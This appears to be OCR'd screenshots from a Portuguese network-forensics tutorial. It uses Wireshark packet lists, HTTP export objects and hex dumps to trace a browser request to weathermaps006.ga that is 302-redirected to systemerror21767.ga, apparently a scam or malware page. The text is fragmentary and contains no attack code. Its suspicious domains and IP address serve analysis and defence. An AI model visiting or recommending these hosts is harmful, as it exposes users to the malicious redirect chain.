1658	ocsp.digicert.com	application/ocsp-request	83 bytes	\
1662	ocsp.digicert.com	application/ocsp-request	83 bytes	\
1666	ocsp.digicert.com	application/ocsp-request	83 bytes	\
1669	ocsp.digicert.com	application/ocsp-request	83 bytes	\
1672	ocsp.digicert.com	application/ocsp-response	471 bytes	\
1675	ocsp.digicert.com	application/ocsp-response	471 bytes	\
1679	ocsp.digicert.com	application/ocsp-response	471 bytes	\

Text Filter:


HTTP Export Objects

- É importante ter cuidado aqui para não executar algum arquivo contento um malware em uma máquina que não seja propícia para uma investigação.



alert-1	✓	11/12/2019 23:00	Arquivo PNG	36 KB
alert-5	✓	11/12/2019 23:00	Arquivo PNG	14 KB
analytics	✓	11/12/2019 23:00	Firefox HTML Doc...	1 KB
analytics	✓	11/12/2019 23:00	Arquivo JavaScript	1 KB
BBghPGj(1).img%3fw=100&h=100&m=6&tilesize=medium&x=...	✓	11/12/2019 23:00	Arquivo IMG%3FW...	1 KB
BBghPGj.img%3fw=100&h=100&m=6&tilesize=medium&x=800...	✓	11/12/2019 23:00	Arquivo IMG%3FW...	6 KB
defender	✓	11/12/2019 23:00	Arquivo PNG	128 KB
err(1)	✓	11/12/2019 23:00	Arquivo MP3	17 KB
err	✓	11/12/2019 23:00	Arquivo MP3	561 KB
fatal	✓	11/12/2019 23:00	Arquivo PNG	14 KB

HTTP Redirect



wwb001-skyhigh.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time       Source               Destination          Protocol Length User-Agent                  Host                Location                       Info
261 50.883101  2602:306:cee5:f4d0:… 2602:306:cee5:f4d0:… DNS      159                                                                                   Standard query response 0x
262 50.957745  66.84.12.75          192.168.1.74         TCP       66                                                                                   80 → 60242 [SYN, ACK] Seq=
263 50.957974  192.168.1.74         66.84.12.75          TCP       54                                                                                   60242 → 80 [ACK] Seq=1 Ack
264 50.958393  192.168.1.74         66.84.12.75          HTTP     382 Mozilla/5.0 (Windows NT 10.0;… weathermaps006.ga                                     GET /radar/ HTTP/1.1
265 50.984786  2602:306:cee5:f4d0:… 2607:f8b0:4000:802:… TCP       75                                                                                   [TCP Keep-Alive] 60236 → 8
266 50.984787  2602:306:cee5:f4d0:… 2607:f8b0:4000:802:… TCP       75                                                                                   [TCP Keep-Alive] 60235 → 8
267 51.035901  2607:f8b0:4000:802:… 2602:306:cee5:f4d0:… TCP       86                                                                                   [TCP Keep-Alive ACK] 80 →
268 51.036338  2607:f8b0:4000:802:… 2602:306:cee5:f4d0:… TCP       86                                                                                   [TCP Keep-Alive ACK] 80 →
269 51.039624  66.84.12.75          192.168.1.74         TCP       54                                                                                   80 → 60242 [ACK] Seq=1 Ack
270 51.115132  66.84.12.75          192.168.1.74         HTTP     350                                                  http://systemerror21767.ga/ HTTP/1.1 302 Moved Tempora
271 51.115492  66.84.12.75          192.168.1.74         TCP       54                                                                                   80 → 60242 [FIN, ACK] Seq=
```

```
Hypertext Transfer Protocol
  > GET /radar/ HTTP/1.1\r\n
    Host: weathermaps006.ga\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; WO                    r\n
    Accept: text/html,application/xhtml+xml,appl
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Connection: keep-alive\r\n
    Upgrade-Insecure-Requests: 1\r\n
    \r\n
    [Full request URI: http://weathermaps006.ga/
    [HTTP request 1/1]
    [Response in frame: 270]
```


```
0040  2f 20 48 54 54 50 2f 31  2e 31 0d 0a 48 6f
0050  3a 20 77 65 61 74 68 65  72 6d 61 70 73 30
0060  2e 67 61 0d 0a 55 73 65  72 2d 41 67 65 6e
0070  20 4d 6f 7a 69 6c 6c 61  2f 35 2e 30 20 28
0080  6e 64 6f 77 73 20 4e 54  20 31 30 2e 30 3b
0090  4f 57 36 34 3b 20 72 76  3a 35 31 2e 30 29
00a0  65 63 6b 6f 2f 32 30 31  30 30 31 30 31 20
00b0  72 65 66 6f 78 2f 35 31  2e 30 0d 0a 41 63
00c0  70 74 3a 20 74 65 78 74  2f 68 74 6d 6c 2c
00d0  70 6c 69 63 61 74 69 6f  6e 2f 78 68 74 6d
00e0  78 6d 6c 2c 61 70 70 6c  69 63 61 74 69 6f
00f0  78 6d 6c 3b 71 3d 30 2e  39 2c 2a 2f 2a 3b
0100  30 2e 38 0d 0a 41 63 63  65 70 74 2d 4c 61
0110  75 61 67 65 3a 20 65 6e  2d 55 53 2c 65 6e 3b 71   uage: en -US,en;q
```

HTTP Host (http.host), 25 bytes

Packets: 3377 · Displayed: 3377 (100.0%)

Pro

HTTP Redirect




wwb001-skyhigh.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	User-Agent	Info
280	51.896721	2602:306:cee5:f4d0:…	2602:306:cee5:f4d0:…	DNS	113		Standard query re
279	51.883949	2602:306:cee5:f4d0:…	2602:306:cee5:f4d0:…	DNS	97		Standard query 0x
278	51.882740	2602:306:cee5:f4d0:…	2602:306:cee5:f4d0:…	DNS	153		Standard query re
277	51.872038	192.168.1.74	192.168.1.254	DNS	77		Standard query 0x
276	51.201479	66.84.12.75	192.168.1.74	TCP	54		80 → 60242 [ACK]
275	51.124272	2602:306:cee5:f4d0:…	2602:306:cee5:f4d0:…	DNS	99		Standard query 0x
274	51.123127	2602:306:cee5:f4d0:…	2602:306:cee5:f4d0:…	DNS	99		Standard query 0x
273	51.120299	192.168.1.74	66.84.12.75	TCP	54		60242 → 80 [FIN,
272	51.115629	192.168.1.74	66.84.12.75	TCP	54		60242 → 80 [ACK]
271	51.115492	66.84.12.75	192.168.1.74	TCP	54		80 → 60242 [FIN,
270	51.115132	66.84.12.75	192.168.1.74	HTTP	350		HTTP/1.1 302 Move

```
Hypertext Transfer Protocol
  > HTTP/1.1 302 Moved Temporarily\r\n
    Date: Fri, 17 Feb 2017 21:08:46 GMT\r\n
    Server: Apache\r\n
    X-Powered-By: PHP/5.5.33\r\n
    Cache-Control: no-cache, private, must-revalidate\r\n
    Pragma: no-cache\r\n
    Expires: 0\r\n
    Location: http://systemerror21767.ga/\r\n
  v Content-Length: 0\r\n
      [Content length: 0]
    Connection: close\r\n
    Content-Type: text/html\r\n
```

```
0080  72 3a 20 41 70 61 63 68  65 0d 0a 58 2d 50 6f 77   r: Apach e··X-Pow
0090  65 72 65 64 2d 42 79 3a  20 50 48 50 2f 35 2e 35   ered-By:  PHP/5.5
00a0  2e 33 33 0d 0a 43 61 63  68 65 2d 43 6f 6e 74 72   .33··Cac he-Contr
00b0  6f 6c 3a 20 6e 6f 2d 63  61 63 68 65 2c 20 70 72   ol: no-c ache, pr
00c0  69 76 61 74 65 2c 20 6d  75 73 74 2d 72 65 76 61   ivate, m ust-reva
00d0  6c 69 64 61 74 65 0d 0a  50 72 61 67 6d 61 3a 20   lidate·· Pragma: 
00e0  6e 6f 2d 63 61 63 68 65  0d 0a 45 78 70 69 72 65   no-cache ··Expire
00f0  73 3a 20 30 0d 0a 4c 6f  63 61 74 69 6f 6e 3a 20   s: 0··Lo cation: 
0100  68 74 74 70 3a 2f 2f 73  79 73 74 65 6d 65 72 72   http://s ystemerr
0110  6f 72 32 31 37 36 37 2e  67 61 2f 0d 0a 43 6f 6e   or21767. ga/··Con
0120  74 65 6e 74 2d 4c 65 6e  67 74 68 3a 20 30 0d 0a   tent-Len gth: 0··
```

HTTP Redirect




	Time	Source	Destination	Protocol	Length	User-Agent	Host	Location	Info
261	50.883101	2602:306:cee5:f4d0:…	2602:306:cee5:f4d0:…	DNS	159				Standard query response 0x9433 A
262	50.957745	66.84.12.75	192.168.1.74	TCP	66				80 → 60242 [SYN, ACK] Seq=0 Ack=
263	50.957974	192.168.1.74	66.84.12.75	TCP	54				60242 → 80 [ACK] Seq=1 Ack=1 Wir
264	50.958393	192.168.1.74	66.84.12.75	HTTP	382	Mozilla/5.0 (Windows NT 10.0;…	weathermaps006.ga		GET /radar/ HTTP/1.1
265	50.984786	2602:306:cee5:f4d0:…	2607:f8b0:4000:802:…	TCP	75				[TCP Keep-Alive] 60236 → 80 [ACK
266	50.984787	2602:306:cee5:f4d0:…	2607:f8b0:4000:802:…	TCP	75				[TCP Keep-Alive] 60235 → 80 [ACK
267	51.035901	2607:f8b0:4000:802:…	2602:306:cee5:f4d0:…	TCP	86				[TCP Keep-Alive ACK] 80 → 60235
268	51.036338	2607:f8b0:4000:802:…	2602:306:cee5:f4d0:…	TCP	86				[TCP Keep-Alive ACK] 80 → 60236
269	51.039624	66.84.12.75	192.168.1.74	TCP	54				80 → 60242 [ACK] Seq=1 Ack=329 W
270	51.115132	66.84.12.75	192.168.1.74	HTTP	350			http://systemerror21767.ga/	HTTP/1.1 302 Moved Temporarily
271	51.115492	66.84.12.75	192.168.1.74	TCP	54				80 → 60242 [FIN, ACK] Seq=297 Ac

Decriptografar tráfego

Usando o browser

